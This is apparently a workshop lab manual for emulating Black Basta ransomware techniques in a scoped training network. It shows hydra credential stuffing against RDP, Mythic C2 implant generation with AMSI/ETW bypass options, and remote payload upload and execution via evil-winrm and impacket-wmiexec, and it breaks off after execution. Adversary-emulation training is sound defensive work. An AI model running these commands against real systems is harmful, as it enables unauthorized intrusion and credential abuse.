Black Basta Lab Manual

Intro

We have created this interactive lab to let you practice some of BlackBasta's TTPs exposed through the leaked chats. Please have fun and be nice.

Requirements

Note - The Lab Manual **assumes** you are on Kali linux and have the default tools installed.

However, if you are on Windows you can use Windows Subsystem for Linux (WSL). You will just need to manually install the required tools.

- hydra
- impacket tools

This lab assumes you understand the following:

- Active Directory basics
- Command and Control basics
- Using Bash & PowerShell

Scope

Please ONLY attack the in-scope infrastructure.

In-scope Hosts

- 10.0.0.10 (KINGSLANDING)
- 10.0.0.11 (WINTERFELL)
- 10.0.0.22 (CASTELBLACK)

NOT in scope

- AWS infrastructure itself
- Hosts other than the ones listed in the In-scope Hosts section

Connecting to Lab


We **recommend creating a virtual machine** and connecting to the lab network from there.

Follow these steps:

- Download your OpenVPN profile in the email you received (`first_last.ovpn`)

Windows

Download OpenVPN Connect from here https://openvpn.net/client/



OpenVPN Connect

Get connected


URL UPLOAD FILE

.OVPN

Drag and drop to upload *.OVPN profile
You can import only one profile at a time.

Don't have '.ovpn' file?

BROWSE



OpenVPN Connect

Profiles

CONNECTED

OpenVPN Profile
52.7.118.147 [c0rnbread]

CONNECTION STATS

8.3KB/s

0B/s

BYTES IN 8.48 KB/S

BYTES OUT 2.09 KB/S

DURATION 00:00:05

PACKET RECEIVED 0 sec ago

YOU

Linux

```
# Install
$ sudo apt install openvpn -y

# Connect
$ sudo openvpn first_last.ovpn
```

- You should receive an IP address 10.8.0.x

Test your connection by pinging the C2 server.

```
$ ping 10.0.0.28
PING 10.0.0.28 (10.0.0.28) 56(84) bytes of data.
64 bytes from 10.0.0.28: icmp_seq=1 ttl=62 time=16.5 ms
64 bytes from 10.0.0.28: icmp_seq=2 ttl=62 time=18.9 ms
```

Mythic C2 Setup

BlackBasta is known for using cracked version of Cobalt Strike as their main Command and Control server.


However, for this lab we are going to use Mythic, an open-source C2 to complete our objectives.

Create New Operator

ℹ️ **Note** - An *invitation link* will be shared with you **during the workshop** that will look like this `https://10.0.0.28:7443/new/invite?code=<CODE>`.

- Make sure you are connected to the lab network
- Open the invitation link in a web browser

Fill out the information for your operator account.




code: <CODE>

username: bob_smith

password: ••••••••••••

email: bob@smith.com

- Login with your new operator account



Active Callbacks

0 / 0


Recent Checkins <1hr

0

You will see a message indicating that there is "no operation" currently.

Next you must create an operation. This will be **specific to you**, call it whatever you like.

- Click on "NO OPERATION!"



Operations


Configure	Operators	Operation Name	Operation Admin	Analysis	Operation Status

Command Block Lists

Modify	Name	Blocked Commands


No Operations available!
Ask a Mythic admin or operation lead to add you to an operation.

- Click on "NEW OPERATION"


New Operation's Name

```
operation smith
```

- Click on “MAKE CURRENT”



NO OPERATION!

Operations

Configure	Operators	Operation Name	Operation Admin	Analysis	Operation Status
EDIT	EDIT	operation smith	bob_smith	ANALYSIS	MAKE CURRENT

Command Block Lists

Modify	Name	Blocked Commands


operation smith

Updated current operation

Operations

Configure	Operators	Operation Name	Operation Admin	Analysis	Operation Status
EDIT	EDIT	operation smith	bob_smith	ANALYSIS	Current Operation

Command Block Lists

Modify	Name	Blocked Commands

Now you should see the operation name at the top of Mythic.

Objectives

This section will walk you through step-by-step procedures to emulate TTPs used by BlackBasta. Keep in mind, some things have been adjusted to suite the lab environment.

1. Initial Access

Although social engineering is a big focus for BlackBasta's initial access, we are going to simulate two other methods in the lab.

1.1 Credential Stuffing

BlackBasta often uses compromised credentials from stealer logs to establish a foothold in an organization's network.

View the stealer log dump in the lab materials (`stealer_dump.log`).

- Create a wordlist with `username:password` on each newline. This will be used for credential stuffing.

It should look like this:


```
johndoe@gmail.com:P@ssw0rd!
admin@example.com:SecurePass123
user123@outlook.com:Hunter2!
...........
```

- Use `hydra` to run a credential stuffing attack on `CASTELBLACK` (10.0.0.22).

```
$ hydra -C stuff.txt rdp://10.0.0.22 -t 1
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-20 15:43:33
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possibl
```

```
e, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 22 login tries, ~6 tries per tas
k
[DATA] attacking rdp://10.0.0.22:3389/
[3389][rdp] host: 10.0.0.22   login: <REDACTED>   password: <REDACTED>
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-20 1
5:43:40
```

We use `-t 1` to not hammer the RDP service and reduce false positives.



```
┌──(kali㉿kali)-[~/Documents/Webcasts/blackbasta]
└─$ hydra -C stuff.txt rdp://10.0.0.22 -t 1 -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-26 12:35:53
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 45 login tries, ~45 tries per task
[DATA] attacking rdp://10.0.0.22:3389/
[3389][rdp] host: 10.0.0.22   [redacted]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-26 12:36:46
```

✅ **Objective 1:** Gain initial access through credential stuffing.

2. Command and Control


BlackBasta heavily relies on cracked copies of Cobalt Strike to carry out their intrusions.

Here we will generate a Remote Access Trojan payload in Mythic, similar to the kind used by BlackBasta, and execute it on the beachhead host.


2.1 Generating a Payload

To generate a new payload in Mythic:

- Go to the 'Payloads' tab
- In the upper right click 'ACTIONS' → 'Generate New Payload'




- Click NEXT



Select Target Operating System

Windows

- Click NEXT




Select Target Payload Type

apollo

Build Parameter	Value
Automatically adjust payload extension based on selected choices.	○
Create a DEBUG version.	○
Donut shellcode AMSI/WLDP/ETW Bypass options.	Continue on fail
Donut shellcode format options.	Binary
Output as shellcode, executable, or service.	WinExe

- Click “>>” to **add all** commands to the payload.




Available Commands

Commands Included

- □ assembly_inject
- □ blockdlls
- □ cat
- □ cd
- □ cp
- □ dcsync
- □ download


- Configure the http profile:
  - Set the Callback Host to the IP of the Mythic server (`https://10.0.0.28`)
  - Set the port to `443`



Include?	C2 Name	Pre-created Instances	Description
●	http		Uses HTTP Get/Post messages for connectivity

Parameter	Value
Callback Host Modified	https://10.0.0.28
Callback Interval in seconds	10
Callback Jitter in percent	23
Callback Port Modified	443
Encryption Type	aes256_hmac
GET request URI (don't include leading /)	index
HTTP Headers	KEY User-Agent VALUE Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko Host
Kill Date	03/20/2026
Name of the query parameter for GET requests	q

- ℹ️ **Note** - Rename the payload to something unique so it doesn't conflict with other participants (`<username>.exe`).
- Click 'CREATE PAYLOAD'




Payload Review

bob_smith.exe

description

Now go back to the Payloads tab and you should see your payload listed there.



	Progress	Download	Tags	File	Description	C2 Status
ACTIONS	✓✓✓⊘	⬇		apollo.exe	Created by bob_smith at 2025-03-20 20:04:12 Z	✓ - http

2.2 Transferring the Payload

Typically, BlackBasta transfers payloads through public anonymous file sharing sites.

🗒️ For the sake of demonstration, we will upload our payload using `evil-winrm` and execute it using `impacket-wmiexec` so that it continues to run in the background.

- Connect to CASTELBLACK using `evil-winrm`

```
$ evil-winrm -i 10.0.0.22 -u jeor.mormont -p '<REDACTED>'
```

```
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefine
d method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hac
kplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
```


- Upload your payload file

```
*Evil-WinRM* PS C:\Users\jeor.mormont\Documents> upload /home/kali/Dow
nloads/<USERNAME>.exe

Info: Uploading /home/kali/Downloads/<USERNAME>.exe to C:\Users\jeor.mo
rmont\Documents\<USERNAME>.exe

Data: 2868564 bytes of 2868564 bytes copied

Info: Upload successful!
```

- Now Exit `evil-winrm`
- Execute the uploaded file using `impacket-wmiexec` **so that the process continues running** after the command finishes

```
$ impacket-wmiexec north/jeor.mormont:'<REDACTED>'@10.0.0.22 "C:\\User
s\\jeor.mormont\\Documents\\<USERNAME>.exe"
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
```

